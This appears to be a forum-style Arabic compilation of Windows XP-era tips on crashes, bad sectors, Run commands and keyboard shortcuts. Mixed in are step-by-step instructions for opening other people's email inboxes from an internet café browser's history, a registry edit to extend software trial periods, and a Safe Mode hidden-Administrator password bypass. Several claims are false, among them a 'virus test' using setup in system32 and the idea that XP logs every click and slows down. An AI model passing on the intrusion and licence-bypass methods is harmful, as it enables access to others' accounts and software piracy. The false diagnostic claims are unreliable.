١ - التحميل لبعض البرامج والغير مهمة

٢ - عدم توافق بعض الكروت داخل الجهاز

٣ - كثرة الكروت المركبة بالجهاز ، وخاصة كرت الفيديو ، والسيدي رايتر

٤ -وجود أخطاء أو عطب في إحدى ملفات النظام المحمل على جهازك

٥ - إختلاف الرامات المركبة بالجهاز حيث لا يتم التوافق بينها فهي سبب في حدوث المشاكل

٦ - من الممكن وجود أخطاء تقنية في اللوحة الأم وخاصة مداخل الكروت والرامات

٧ - برنامج زون الارم إذا لم يبرمج صح فله تأثير في ذلك

٨- تحميل صفحات الأنترنيت دون إتصال

٩- تصفح الصفحات السوداء والغامقة جداً

١٠- فتح الميكروسوفت وورد أثناء التصفح

١١ - التنقل السريع بين النوافذ المفتوحة من الأنترنيت

١٢- برنامج النورتن إنتي فايروس إذا لم يتم تثبيته بشكل سليم

١٣- فتح البرامج المنزلة أثناء تصفح الأنترنيت

١٤ - برنامج القيت رايت له دور في تلك المشكلة

١٥ - كثرة الإرتباطات التي تخرج فجأة عليك أثناء التصفح

١٦- ضغط الكمبيوتر بفتح النوافذ

١٧ - فتح الملفات المرسلة من قبل الماسنجر

١٨ - فتح المواقع المخلة بالشرف (المواقع الجنسية) فهي الأكثر بخروج المشاكل

١٩ - ضغط الهاردسك بتنزيل البرامج عليه

٢٠ - كثرة تحميل الصور من مواقعها

٢١- وجود فيروسات داخل الجهاز

٢٢- عدم تحديدث النورتن إنتي فايروس بشكل دوري

٢٣- عدم معالجة الأخطاء في وقتها عن طريق البحث عنها وتركها تتراكم في الجهاز

٢٤- تنصيب ويندز على ويندز دون الفرمته والمسح والتنزيل من جديد

٢٥- تشغيل بعض أنواع الأقراص المضغوطة حيث بعضها غير سليم

٢٦ - بعض أنواع اقراص الويندز لاتكون مكتملة البرامج أثناء تحميلها للتنصيب

٢٧ - عدم القيام بتشغيل معالجة الصيانة للجهاز بصفة شبه يومية

٢٨- عدم حذف ملفات الأنترنيت المؤقتة وجعلها تتراكم دون التخلص منها

٢٩ - عدم حذف ملفات المحفوظات وجعلها تتراكم دون حذفها و التخلص منها

٣٠ - عدم تفحص الأقراص وتنظيفها والقيام بعملية التجزئة بشكل شبه يومي

٣١- تشغيل الريل بلير لأستماع الأصوات أثناء تصفح الأنترنيت له أيضاً دور في ذلك

وهناك ألاف المشاكل التي لا مجال لذكرها الان

ولكن ما ورد اعلاه هو اهمها واكثرها شيوعا

Bad Sector

المحتويات :

- ما هو القطاع التالف Bad Sector.
- ما هي الأسباب التي تؤدي لظهور القطاعات التالفة.
- لأن الوقاية خير من العلاج.
- الأعراض.
- تأكيد التشخيص و العلاج.
- طريقة لعلاج القطاعات التالفة الوهمية.

- ما هو القطاع التالف Bad Sector ؟

هو الجزء من القرص الصلب أو المرن الذي لا يمكن استعماله لوجود خلل معين فيه.

- ما هي الأسباب التي تؤدي لظهور القطاعات التالفة ؟

تعددت الأسباب و الموت واحد(:

هناك العديد من الأسباب التي تؤدي لظهور القطاعات التالفة مثل :

١. تعرض القرص الصلب لصدمة مباشرة مثل أن يقع علي الأرض.
٢. أو أن يهتز أثناء عمله.
٣. كثرة تشغيله و كثرة الكتابة عليه) الأقراص الصلبة القديمة هي التي تعاني غالبا من هذا الموضوع).
٤. انقطاع الكهرباء فجأة أثناء عمله_ ولو أنه سبب ضعيف _ .

- لأن الوقاية خير من العلاج.

كيف أتفادي ظهور القطاعات التالفة؟

١. الحرص أثناء تركيب القرص الصلب و التعامل معه برفق أثناء تركيبه.
٢. تركيب القرص الصلب في الجهاز بوضع مناسب.

٣. إذا اضطررنا إلي فك القرص الصاب من الجهاز لنقله لمكان اخر يجب وضعه في علبة مبطنه داخليا بمادة لينه ممتصة للصدمات و تكون صلبة من الخارج وذلك لتفادي عرض القرص الصاب للصدمات المباشرة أو الاهتزازات.
٤. إذا أمكن ركب مع الكمبيوتر جهاز مثبت الطاقه الكهربائية فهو مفيد للجهاز بشكل عام.

- **الأعراض.**

كيف نعرف أن هناك قطاع تالف علي القرص الصاب ؟؟؟

ستلاحظ أثناء عماك علي الجهاز - خاصة أثناء قيامك بنسخ ملفات- أن النظام يتوقف عن العمل و يبدأ القرص الصاب بإصدار أصوات غريبة -وقد لا يحدث هذا- و يظل الجهاز علي هذا الوضع ثم تظهر لك رسالة زرقاء مرعبة تخبرك بالاتي **Error Writing To Disk C:**

وأحيانا عند بدء تحميل الويندوز تظهر لك رسالة **One or more of your drives may ave devloped bad sector...** و يبدأ برنامج فحص القرص الصاب بالعمل.

ومن الممكن أثناء تشغليك لملف فيديو مثلا أن تلاحظ أنه يأتي في منتصف عرض الملف و يتوقف الجهاز عن العمل ، و أحياناً تظهر رسالة زرقاء **Error Reading from drive...**

فما معني هذا ؟؟معني هذه الرسائل أن النظام لا يستطيع الكتابة أو القراءة من أجزاء علي القرص الصاب . إذن تأكد ساعتها أن احتمال وجود **badsector** لديك حوالي **99.9%** .

- **تأكيد التشخيص و العلاج.**

مهلا قد يسبب هذه الرسائل أسباب أخري غير وجود قطاع تالف علي القرص الصاب - ولو أنه احتمال ضعيف- و للتأكد سنحتاج لاستخدام برامج معينه لتقوم بالتأكد من هذا و تقوم في نفس الوقت بتحديد القطاع التالف علي أنه جزء غير متاح (أي إصلاحه) :

أولا بأستخدام برنامج فحص القرص الصاب الخاص بالوندوز: ScanDisk

/ذا كانت الرسائل التي تظهر لديك تقول **Error writting(reading)..drive *C*** اذن القطاع التالف موجود علي القسم المنطقي ***C*,** قم بآلاتي من الوندوز افتح **My Computer**ثم اضغط بيمين الماوس علي ال **C** و اختر **Properties** ثم **Tools**

ثم Check now ثم حدد الاختيار Through و ذلك حتي يقوم البرامج بفحص سطح القرص الصلب ثمOk

سيبدأ برنامج فحص القرص الصلب بالبدء في فحصه -ستأخذ هذه العمليه بعض الوقت فكن صبورا :) - و بعد ما ينتهي البرنامج من عمله سيظهر لك تقرير ستلاحظ في أحد سطوره الآتي مثلا 0 bytes in bad sectors ساعتها نعرف أنه لا يوجد قطاع تالف علي القرص الصلب ، أو يظهر هذا السطر كآلاتي 64 bytes in bad sectos مثلا ساعتها نعرف أن هناك كمية مقدارها 64 بايت أصبحت تالفة ولا نستطيع استخدامها ، و لهذا قام برنامج فحص القرص الصلب بتحديدها كأماكن غير متاحة حتى لا يحاول نظام التشغيل الكتابة عليها أو القراءة منها فيتوقف عن العمل.

أحيانا قد لا نسطيع تحميل برنامج فحص القرص الصلب من الويندوز ، لا مشكلة يمكننا عمل هذه الخطوة من الدوس بكل سهوله:

قم بتحميل الجهاز من خلال قرص بدء التشغيل start up disk و اذا كنا نريد مثلا فحص القسم C نكتب الأمر التالي :Scandisk c سيبدأ البرنامج بفحص الملفات و المجلدات أولا ثم يبدأ بفحص سطح القرص الصلب و ستلاحظ و جود مربعات زرقاء كثيرة اذا تم تحويل أحدها للون الأحمر فمعني هذا أن البرنامج لاحظ وجود تلف في هذا الجزء و بالتالي قام بتحديد هذا الجزء علي أنه غير صالح للاستخدام .

<u>ثانيا باستخدام برامج أخري مثل: Norton Disk Doctor (NDD)</u>

ستحتاج أولا لتحميل البرنامج من هنا

ثم ادخل علي الدوس، إما بالتحميل قرص بدء التشغيل أو بالضغط علي F8 في بدء تحميل الويندوز ثم اخترCommand Prompt

نفرض أن البرنامج لديك علي فلوبي ديسك ، اكتب :a ثم enter ثم اكتب ndd ثم enterسيفتح البرنامج

أمامك اختياران الان :

اما أن تختار Surface Test و ذلك للتأكد (وليس اصلاح) ما إذا كان هناك قطاعات تالفه أم لا ثم نحدد القسم الذي نريد فحصه و نضغط عليBegin test

أو اذا كنا متأكدين من وجود قطاع تالف نختار Diagnose Disk و نحدد القسم المطلوب فحصه و نضغط علي Begin Test ستظهر لك مربعات زرقاء كثيرة هذه هي الكلسترات clusters المكونه للقسم c سيقوم البرنامج بفحصها واحد واحد و يحدد الجزء التالف باللون الأحمر و يحدده كما ذكرنا من قبل علي أنه جزء غير متاح.

معالجات متقدمة

في معظم الأحوال بعد أن نقوم بتحديد القطاعات التالفه علي أنها قطاعات غير متاحه للإستخدام تنتهي المشكلة و يرجع الوضع طبيعي كما كان -مع خسارة المساحه التالفه بالطبع- .

ولكن أحيانا تظهر مشكلة اخري و هي أن القطاع التالف في بعض الأحوال يعمل مثل السرطان و يبدأ في الانتشار بالقرص الصلب حتي بعد معالجته بالطريقه العاديه و خصوصا اذا كان القرص الصلب قد تعرض لصدمة أدت لظهور العديد من القطاعات التالفه ، و هذا سيؤدي الي أن يصبح القرص الصلب بعد فترة كله قطاعات تالفه.

ولحل هذه المشكله سنستخدم برنامج: Partition magic

اذا كان القسم الذي يحتوي علي القطاع التالف صغير الحجم نسبيا و يمكنك الإستغناء عنه سنضطر للتضحية به كله كالاتي:

1افتح البارتشن ماجيك

2. نفرض أن القسم التالف هو ال D أو E مثلا أو أي قسم غير القسم الرئيسي C ; حدد القسم الذي يحتوي علي القطاعات التالفه ثم قم بتحويله من Logical إلي Primary أصبح لدينا الان قسمان رئيسيان حدد ال C علي أنه القسم النشطActive

****ماذا لو كان القسم الرئيسي C هو الذي يحتوي علي القطاعات التالفه ؟!**

الإجابة : سنقتطع جزء من أحد الأقسام غير ال Cو نجعل الجزء المستقطع هو القسم الرئيسي C الجديد و نلغي القسم الرئيسي القديم.

الخطوات:

1افتح البرنامج.

2. اختر ال D أو أي قسم غير ال C بشرط أن يحتوي علي مساحة متاحة ١ جيجا مثلا لأن هذه ال ١ جيجا ستكون هي مساحة القسم الرئيسي الجديد و من قائمة OPERATIONSاختر.Resize/Move

3. تظهر لك شاشة اخري بها من الأعلى شريط يوضح حجم المساحة المتاحة و المساحة المستخدمة علي D .

4. استقطع ال ١ جيجا من ال D ثم. OK

5. نحن الان في الشاشة الرئيسية الان أصبح هناك جزء غير مستغل (لونه رصاصي) علي القرص الصلب بحجم ١ جيجا ، هذا الجزء هو الذي سنجعله القسم الرئيسي الجديد .

6. حدد المساحة الغير مستغلة و من قائمة **Operations** اختر. **Create**

7. تظهر لك شاشة حدد فيها نوع القسم الجديد **Type**علي أنه **Primary** ثم. **OK**

8. حدد القسم الرئيسي الجديد علي أنه هو النشط. **Active**

9. ثم في النهاية اضغط علي **APPLY** و دع البرنامج يعمل.

- **طريقة لعلاج القطاعات التالفة الوهمية.**

هل فوجئت ذات يوم عند تشغيلك للجهاز بـ أنه يخبرك بأنه لديك قطاعات تالفة أو أنه لا يستطيع الكتابة علي القرص الصلب بدون أن تحدث أي صدمات للقرص الصلب!!! إذن لديك قطاع تالف وهمي.

ما هي القطاعات التالفة الوهمية ؟! : هي قطاعات تالفة وهمية :) أي أن القطاع الذي يقول برنامج فحص القرص الصلب أنه تالف ، هو ليس تالف و لكن هناك بعض الأخطاء التي تؤدي إلي ظهور هذه القطاعات علي أنها تالفة و لحل هذه المشكلة يمكنك تجربة الطريقة التالية (::: تحذير ::: ستخسر كل التقسيمات و البيانات) :

- 1. قم بتحميل ال **seagate disk manager**من هنا أو موقع الـ **seagate** أو اي موقع اخر.

- 2. ستحتاج **disk start up** لتحمل الجهاز من خلاله.

- 3. بعد التحميل ادخل الديسك الذي عليه **disk manager** و اكتب **dm** لفتح البرنامج (إذا كان لديك هارددیسك من نوع اخر غير **Seagate** يمكنك أن تكتب **dm /x**بدلا من **dm** أو أن تحمل ال **Disk Manager** الخاص بنوع الهارددیسك الذي عندك)

- 4.اختر:

+ Advanced Options
+ Maintenance options
+ Utilities
+ Zero Fill Drive

- 5. سيقوم البرامج الان بعمل فورمات كامل للهارددیسك و ستلغي جميع التقسيمات الموجودة وسيعود الهارددیسك كما جاء من المصنع .

- 6. قم بإعادة تقسيم الهارددیسك بإستخدام ال fdiskأو. partitionmagic

- 7. إن شاء ا لن تظهر أي. bad sectors

طرق تعليمية

تعتمد كثير من البرامج بوضع حماية على برامجها، و غالبا ما تكون هناك فترة تجريبية للبرنامج مدة لا تتجاوز ١٤ يوماً، و في حالة رغبة المستخدم بالتجديد عليه أن يشتري النسخة الاصلية، أو البحث عن (كراك) البرنامج، و يقصد به الرقم التسلسي، الذي يمكنه من فتح النسخة.

فهل ترغب ان تزيد في مدة التجربة؟
فبدلا من ١٤ يوما ، تكون اكثر من ١٤٠٠ يوم مثلا ؟ حسنا أليك الطريقه

١- اضغط على (start او ابدأ)حسب الويندوز اللي تملكه اذا كان عربي او انجليزي .
٢- اختار(run)(أو تشغيل) .
٣- اكتب في المربع (regedit)وبعدها اضغط على(موافق أو ok) .
٤- سوف يشتغل برنامج للدخول الى سجلات الويندوز.
٥- سوف تظهر لك خمسة مجلدات صفراء في الجهه اليسرى من الشاشه ، اختر المجلد المكتوب امامه(HKEY_LOCAL_MASHINE)واضغط علامة(+) التي بجانبه .
٦- سوف تظهر مجلدات كثيره بداخل المجلد المختار .
٧- اختر مجلد(Software)واضغط علامة (+) التي بجانبه .
٨- سوف تظهر مجلدات كثيره بداخله ، اختر مجلد (Microsoft) وبعدها مجلد (Windows) بنفس الطريقه طبعا.
٩- اضغط على مجلد(Currentversion) سوف تظهر على يمين الشاشه عناصر كثيره .
١٠- ابحث بين العناصر عن العنصر(SSInstall) واضغط عليه بزر الفأره اليمين ثم اختر(modify).
١١-ستظهر نافذه صغيره بها مربع مكتوب فيه قيمة ، واختيارين (Hexdecimal , Deciaml).
١٢ - اختر (Decimal)ستجد ان القيمه الموجوده بداخل المربع تغيرت ارقامها.
١٣- غير القيمه الموجوده بداخل المربع الى(٩٩٩٩٩٩٩٩٩ تسعة تسع مرات).
وبعدها اضغط على (موافق) .

الويندوز يسجل أي نقره للماوس

هل تعلمون ان Windows Xp يسجل كل نقرة ماوس وكل برنامج او صفحه تقوم بفتحها

هل تعلمون ان WINDOWS XP يسجل كل نقرة ماوس وكل برنامج او صفحه تقوم بفتحها !!!

تخيل كم برنامج وكم صفحه وواجهه تقوم بفتحها في بالخير اجمعين ....

اي ان WINDOWS XP يقوم بتسجيلها ويحفظها في خلفية الكمبيوتر مما يؤدي الى تراكمها وتسببها في بطء وثقل آداء الجهاز ....

واذا تريدون تتخلصون منها وتحذفوها بطريقه سهله اتبعوا معي هالخطوات ونفذوها بسرعه ,,,

-1انقر على ابدأ START

-2اختر تشغيل run

-3اكتب هذه الكلمه (prefetch) و(recent)

-4رح تطلع لك صفحه بها ايقونات حددها جميعا وقم بحذفها

-5قم بعد ذلك بحذفها نهائيا من سلة المحذوفات ورح تشوف آداء جهازك يتحسن بأذن ا

ملاحظه /هذا الامر ما تقدر تستخدمه الا في الاجهزه الحره الغير مفيده مثل الجهاز اللي تستخدمه في البيت اما اجهزة بعض من الشركات ما تقدر تدخل منها على هذا الامر بسبب ربط ادارة التقنيه لهذا الامر للاحتفاظ بكل نسخه

طريقة لاختراق الايميلات

هذه طريقة لاختراق الايميلات اللي في الكافيهات يعني الناس اللي كانو قبلك وفتحوا ايميلاتهم من المقهى انت تقدر تدخل على الانبوكس حق كل واحد
الطريقة هي افتح الاكسبلور بعد ماتفتحها روح History
وبعدين اضغط على البحث واكتب بالخانه inbox
وبعدها بتجيك لستات الانبوكس كلها حق الناس اللي دخلوا ايميلاتهم من الكافيه واختار اي واحد بيفتح معك على طول الانبوكس حق شخص معين اختار واحد ثاني بيطلع لك شخص ثاني فهمتوا.....

ملاحظه/ هذي الطريقه تنفع اذا لم يختار صاحب الايميل SignOut

طريقة كشف الفايروس بدون برنامج

-اذهب الى start واختار run واكتب command أو cmd
-2اكتب cd .. واضغط enter ثم اكتب cd.. واضغط enter
-3اكتب cd windows واضغط انتر ثم اكتب cd system32 وضغط انتر

-4اكتب setup

-5انتظر قليلا "

اذا جائت رسالة يقول فيها (رجاء الانتقال الى لوحة التحكم لتثبيت مكوناتها ونظم تكوينها) فعلم ان جهازك خال من الفيروسات : وان لم تاتي هذة الرسالة فجهازك به فيروسات

الفكرة : ان ملف ال setup الموجود داخل ال system32 يكون مغلق عندما يكون جهازك بة فايروس ويكون مفتوح عندما يكون جهازك غير مصاب لان معظم الفيروسات تغلق جميع امتداد system.exe

كيف تنشئ فولدر من غير اسم

الطريقة هي

- 1اختر فولدر

- 2اضغط عليه بالزر الأيمن واختار إعادة تسمياRename

- 3اضغط على Alt + 0160 فقط

لتسمية فولدر أخر نفس الخطوات لكن نضغط على

Alt + 0160 + 0160

وهكذا في كل مرة نزيد ٠١٦٠ إلي أخيره

عملية تصليح الويندوز بدون فورمات

الطريقة:

أولا : يجب ايقاف تشغيل الجهاز لتطبيق هذه الحركة.

ثانيا : شغل الجهاز أثناء تشغيل الجهاز قم بضغط على. (F8)

ثالثا : سترى قائمة كيفية التشغيل اختار. command promt only

رابعا : اكتب. command

خامسا : اكتب. scanreg

سادسا : اختار. start

سابعا : اختار. view backups

ثامنا : اختار اي تاريخ انت تريده ماعدا التاريخ الاول.

تاسعا : اضغط. (Enter)

عاشرا : بيقولك سوي. (restart)

والان سيبدء تشغيل الويندوز كما كان من التاريخ الذي حددته دون أية مشاكل.

اسرار الكيبورد

كتابة الرة والفتحة والضمة وأسرار الكيبورد**
Shift + E : الضمة
Shift + X : السكون
Shift + Q : الفتحة
Shift + A : الرة**
ذ : Shift + الشدة
Shift + Z : المدة
Shift + W : تنوين فتح
Shift + S : تنوين **رة
Shift + R : تنوين ضم
Shift + T : لإ
Shift + G : لأ
Shift + Y : إ
Shift + H : أ
Shift + N : آ
Shift + B : لآ
Shift + V : **
Shift + C : }
Shift + F :]
Shift + D : [
Shift + J : تمديد الحرف
Ctrl + C : نسخ
Ctrl + X : قص
Ctrl + V : لصق
Ctrl + Z : تراجع
Ctrl + A : تعليم الملف
Shift + U : فاصلة معكوسة
Ctrl + ESC : قائمة المهام
Ctrl + Enter : ابتداء صفحة جديدة
Ctrl + Shift : لغة عربية (يمين)
Ctrl + Shift : لغة إنجليزية (يسار)
Ctrl + 1 : مسافة مفردة
Ctrl + 5 : مسافة سطر ونصف
Ctrl + 2 : مسافة مزدوجة

: Ctrl + Gالانتقال إلى صفحة
: Ctrl + ENDالانتقال إلى نهاية الملف
: Ctrl + F5تصغير نافذة الملف
: Ctrl + F6الانتقال من ملف لأخر
: Ctrl + F2معاينة الصفحة قبل الطباعة
: Ctrl + =تكبير وتصغير درجة واحدة
: F4تكرار أخر عملية
: Alt + Enterتكرار أخر عملية
: Ctrl + Yتكرار أخر عملية
: Ctrl + F9فتح قوسين جاهزين
: Shift + F10تعداد نقطي ورقمي
: F12حفظ بأسم
: Shift + F12حفظ الملف
: Ctrl + Homeأول المستند
: Ctrl + Endأخر المستند
: Shift + F1معلومات عن نوع التنسيق
: Ctrl + Uسطر تحت النص
: Ctrl + F4خروج من الملف
: Ctrl + Nملف جديد
: Ctrl + Hاستبدال
: Ctrl + Iخط مائل
: Ctrl + Kتنسيق المستند
: Ctrl + Pطباعة
: Ctrl + Oفتح منطقة
د : Ctrl + تكبير النص
ج : Ctrl + تصغير النص
: Alt + Sقائمة تنسيق
: Alt + Jقائمة تعليمات
: Alt +]قائمة جدول
: Alt + [قائمة أدوات
: Alt + Uقائمة عرض
: Alt + Pقائمة تحرير
: Alt + Lقائمة ملف
: Alt + “قائمة إطار
: Alt + Qتعديل مسطرة
: Ctrl + Eتوسيط النص
: Ctrl + Fبحث
: Ctrl + Bخط أسود
: Ctrl+Shift + Pحجم الخط
: Ctrl+Shift + Sنمط
: Ctrl + Dخط
: Ctrl+Shift + Kتحويل الحروف Capital -

- Capital تحويل الحروف Shift + F3 :
وضع نقطة عند بداية النص Ctrl+Shift + L :
حواشي سفلية ترقيم روماني Ctrl+Alt + E :
وضع علامة ® Ctrl+Alt + R :
وضع علامة ™ Ctrl+Alt + T :
وضع علامة © Ctrl+Alt + C :
معاينة الصفحة قبل الطباعة Ctrl+Alt + I :
قاموس المرادفات Shift + F7 :
معلومات النظام Ctrl+Alt + F1 :
فتح الدلائل Ctrl+Alt + F2 :
تسوية النص من الجانبين Ctrl + J :
بداية النص من الجانب الأيسر Ctrl + L :
بداية النص من الجانب الأيمن Ctrl + Q :
توسيط النص Ctrl + E :
تغيير المقاس الأعلى للفقرة Ctrl + M :
رجوع إلى الموضع الذي انتهيت منه عند إغلاق الملف Shift + F5 :
تخصيص= + Ctrl + Alt :
إدخال نص تلقائي F3 :
تدقيق حقول F9 :
تحريك إطار لفتح النوافذ F10 :
تعليمات F1 :
الانتقال إلى F5 :
تدقيق إملائي F7 :
تعليم منطقة F8 :

ctrl+a

يعمل هذا الامر بتحديد الكل للنصاو الكائن

ctrl+c

يعمل هذا الامر بنسخ الذي تم تحديده

يعمل هذا الامر بلصق المنسوخ ctrl+v

يعمل هذا الامر بقص الذي تم تحديدة ctrl+x

هذا الامر مهم جذا يمكنك التراجع عن اي امر عملته ctrl+z

هذا الامر يعطي لبرنامج النتصفح او اي برنامج امر بالطباعة ctrl+p

يمكنك فتح ملف من اي برنامج عن طريق هذا الامر ctrl+o

يمكنك اغلاق اي نافذة مفتوحة ctrl+w

امر يجعل برنامج التصفح يحفظ الصفحة المعروضة الي المفضلة ctrl+d

يمكن لك بحث في البرنامج عن الكلمة ctrl+f

يمكن لك ترتيب ملف المفضلة عن طريق هذا الامر ctrl+b

حفظ العمل الذي قمت به ctrl+s

يجعل مؤشر الكتابة يذهب الى اليسار ctrl+shift

يجعل المؤشريذهب الى اليمين ctrl+shift

أمر مفيد يقوم بإغلاق النوافذ alt+f4

يمكنك التنقل من نافذة الى نافذة alt+esc

alt+tabامر مفيد جدا لك اذا كان هنالك نوافذ كثيرة مفتوح يمكنك اختيار الفاذة المطلوبة
alt+shiftاليسار يحول الكتابة من العلابي الى انجليزي
alt+shiftاليمين يحول الكتابة من انجليزي الى عربي
f2امر مفيد وسريع يمكنك من تغير اسم ملف محدد

اعادة كلمة السر المفقودة لكلمة السر الخاصة بويندوز xp

الكثير منا أحياناً ينسى كلمة السر الخاصة بحسابه في ويندوز XP و بالتالي لا يستطيع الدخول عليه و لكن ماذا لو كان يملك ملفات و وثائق هامة لا يستطيع الإستغناء عنها .. هل يقوم بحذف الويندوز و تركيبه مجدداً ؟بالطبع لا ، لإنه لا يريد فقدان ملفاته الهامة .. فإليكم الشرح الـ ـ ـتـ ـالي للدخـول على الويندوز .. لنفترض في حـالتنا هذه بإن اسم المستخدم الخـاص بنا هوsalafi و قد فقدنا كلمة المرور الخاصة به ان من ضمن مميزات ويندوز xp انه يقوم بعمل حساب تلقائي عند تنصيب الويندوز بإسم Administrator له جميع الصلاحيات و لكنه بالطبع ليكون خفياً .. ليتم إستخدامه فقط في الحالات الطارئـة .. ما سنقوم به بإختصار هو الدخول عن طريق الحساب الخفي و هو
Administratorو بما انه له جميع الصلاحيات فسنقوم بتغيير كلمة السر لإسم المستخدم .. salafi
تابع الشرح ..
-1أولاً نقـ ـوم بعمل إعادة تشغيل للجهـ ـاز . "\ Restart \"
-2قبل ان يتم تشغيل الجهاز و بالتحديد عن ظهور
الشاشة السوداء التي يتم فيها تحميل ملفات الويندوز نكرر الضغط على زر F8
من لوحـ ـة المفاتيح ..
-3ستظهر لنا الآن شاشة سوداء أخرى تحتوي على خيارات
من ضمنهـ ـا Start Windows Normally و Safe Mode
نقوم نحن بإختيار Safe Mode و ذلك من خلال
انزال الإختيار له من لوحة المفاتيح ، ثم نضغط .. Enter
-4سيبدأ الويندوز الآن بالإقلاع و ستظهر لك نافذة
المستخدمين .. ستلاحظ وجود أسم مستخدم جديد مع المستخدمين و هو
.. Administratorقم بإختياره .. و سيدخل إلى
الويندوز بشكل طبيعي من دون طلب أي كلمة سر ..
-5قم الآن بالتوجه إلى Control Panel ثم إلى
.. User Accoutsستظهر لك الآن حسابات المستخدمين بالقائمـة
-6قم بإختيار أسم المستخدم .. salafi ستظهر
لك عدة خيارات .. اختر منها .. Change Password
-7قم الآن فقط بوضع كلمة السر الجديدة ..
لمستخدمنا الأصلي .. فقط و من دون أن يطلب منا الكلمة القديمـة !
- 8قم بعمل إعادة تشغيل للجهاز .. ثم ادخل بشكل
طبيعي بالمستخدم الأصلي salafi و بكلمة السر الجديدة التي حددتها !
ملاحظات :
-عند عمل الويندوز في حالة Safe Mode ستلاحظ بإن ألوان الكمبيوتر مختله و هناك بعض الاشياء الغير عادية في الويندوز
و هذا شيء طبيعي .. لإنه الويندوز في هذه الحالة يعمل
بأقل الموارد المتاحة .. عند التشغيل مرة أخرى سيعود كل شيء كما كان !

-في حالة عدم نجاح الطريقة السابقة و عندما يطلب منك
كلمة مرور للمستخدم Administrator فهذا يعني ان احداً ما قد قام بالعبث
في هذا المستخدم .. لإن الويندوز دائمـاً لا يقوم
بوضع أي كلمة سر للمستخدم هذا.

اوامر RUN

هذه أهم الأوامر وأشهرها

-1الامر (winipcfg) لمعرفة الـ ip الخاص بك

-2الامر (regedit) لفتح شاشة الريجسترى للوندوز

-3الامر (msconfig) اداة مساعدة ومنها ممكن توقف تشغيل اى برنامج اما الوندوز يبدا

-4الامر (calc) لفتح الالة الحاسبة

-5الامر (command) لفتح نافذة الدوس

-6الامر (scandisk) او (scandskw) الاثنين واحد وطبعا من اسمهم باين وظيفتهم

-7الامر (taskman) لمشاهدة كل اللى مفتوح ف التاسك بار (شريط المهام) والتحكم فيه

-8الامر (*******) للدخول بسرعة على ملفات الكوكيز

-9الامر (defrag) باين من اسمه برضه هو ايه

-10الامر (help) وممكن برضه F1

-11الامر (temp) للوصول لفايلات النت المؤقتة

-12الامر (dxdiag) لمعرفة كل مواصفات جهازك وكل معلومات عنه) وهذا من وجهة نظرى اهم امر فيهم وما حد يعرفه الا قليل(

-13الامر (pbrush) لتشغيل برنامج البينت (الرسام(

-14الامر (cdplayer) لتشغيل برنامج السى دى بلير

-15الامر (progman) لفتح البروجرام مانجر

-16الامر (tuneup) لتشغيل معالج الصيانة للجهاز

-17الامر (debug) لمعرفة نوع كارت الشاشة

-18الامر (hwinfo /ui) معلومات عن جهازك وفحصه وعيوبه وتقرير عنه

-19الامر (sysedit) لفتح السيستم كونفيجريشن ايديتور (محرر تكوين النظام(

-20الامر (packager) لاستعراض برنامج تغيير الايقونات

-21الامر (cleanmgr) لتشغيل برنامج التنضيف

-22الامر (msiexec) معلومات عن حقوق البرنامج والشركة

-23الامر (imgstart) لتشغيل اسطوانة وندوز

-24الامر (sfc) لارجاع ملفات dll لو حصلها حاجة

-25الامر (icwscrpt) لنسخ ملفات dll

-26الامر (recent) لفتح الريسنت الخاص بك واستعراض الملفات اللى تم فتحها قبل كذا

-27الامر (mobsync) لفتح برنامج مهم جدا لتنزيل صحفحات النت وتصفحها خارج النت فيما بعد

-28الامر (Tips.txt) ملف مهم فيه اهم اسرار الوندوز

-29الامر (drwatson) لفتح برنامج دكتور واطسون لعمل فحص شامل على جهازك

-30الامر (mkcompat) لتغيير خصائص البرامج

-31الامر (cliconfg) للمساعدة ف شبكة الاتصال

-32الامر (ftp) لفتح (File Transfer Protocol بروتوكول نقل الملفات(

-33الامر (telnet) وهذا تابع اصلا لليونكس وبعد كذا دخلوه علي الوندوز عشان الاتصال بالسرفرات وخدمات الشبكات

-34الامر (dvdplay) وهذا موجود بس في الوندوز ميلينيوم وهذا لبرنامج بيشغل فيديو لتفريغ الكاش ميمورى اكتب الامر ipconfig /flushdns للوصول الى المجلد temp لبخاص بالمستخدم %temp% sfc /scannow ودخل اسطوانة الويندوز يرجع الملفات الناقصة ويستبدل المعطوبة prefetch لمسح جميع الملفات المؤقتة

برامج تنفذ من خلال اوامر RUN

Private Character Editor
وهو لتصميم الأيقونات والكراكترز ... ويمكنك الوصول إلية من خلال

Start
ومن ثم
Run
وتكتب الأمر التالي
EUDCEDIT

---

iExpress
لتحويل ملفاتك الى ملفات تنفيذية ... ويمكنك الوصول إلية من خلال

Start
ومن ثم
Run
وتكتب الأمر التالي
iexpress

Local Group Policy Editor
ويمكنك الوصول إلية من خلال

Start
ومن ثم
Run
وتكتب الأمر التالي
gpedit.msc

Disk Cleanup

يعمل على تنظيف الهارد ديسك لتوفير المساحة

Start
ومن ثم
Run
وتكتب الأمر التالي

cleanmgr

Clipboard Viewer

لعرض الملفات التي تم نسخها وتم حفظها في الكليب بورد

Start
ومن ثم
Run
وتكتب الأمر التالي

clipbrd

Dr Watson

لمعالجة بعض مشاكل النظام

Start
ومن ثم
Run
وتكتب الأمر التالي

drwtsn32

Microsoft Synchronization Manager

لتتمكن من تصفح صفحات الويب التي تعمل على إضافتها له أثناء عدم الأنصال

Start
ومن ثم
Run
وتكتب الأمر التالي

mobsync

Windows Media Player 5.1

لإظهار ويندوز ميديا بليير الخاص بويندوز اكس بي

Start

ومن ثم
Run
وتكتب الأمر التالي

mplay32

ODBC Data Source Administrator

للتحكم بالداتا بيس

Start
ومن ثم
Run
وتكتب الأمر التالي

odbcad32

Windows for Workgroups Chat

للمحادثة عبر الشبكة

Start
ومن ثم
Run
وتكتب الأمر التالي

winchat

Driver Verifier Manager

مفيد لمن لديهم مشاكل في الدرايفرز

Start
ومن ثم
Run
وتكتب الأمر التالي

verifier

Network shared folder wizard

لمشاركة الملفات عبر الشبكة الداخلية

Start

ومن ثم

Run

وتكتب الأمر التالي

shrpubw

كيف تزيد من سرعة جهاز الكمبيوتر

اعزائي هذه اول مشاكه لي بالشات وارجوا انها تفيدكم وتنال من اعجابكم
هناك اربع طرق لزيادة سرعة جهاز الكمبيوتر
الطريقه الاولى:
من قائمة أبدأ اختر run شغل برنامج محرر النظام (بأن تكتب في مربع الحواركلمة regedit ثم موافق
في محرر سجل النظام تخير HKEY_CURRENT_USER ثم control panel ثم desktop ثم نقر بالزر الايمن فتظهر قائمة صغيره تخير منها value New/stringثم أكتب اسم القميه الجديده
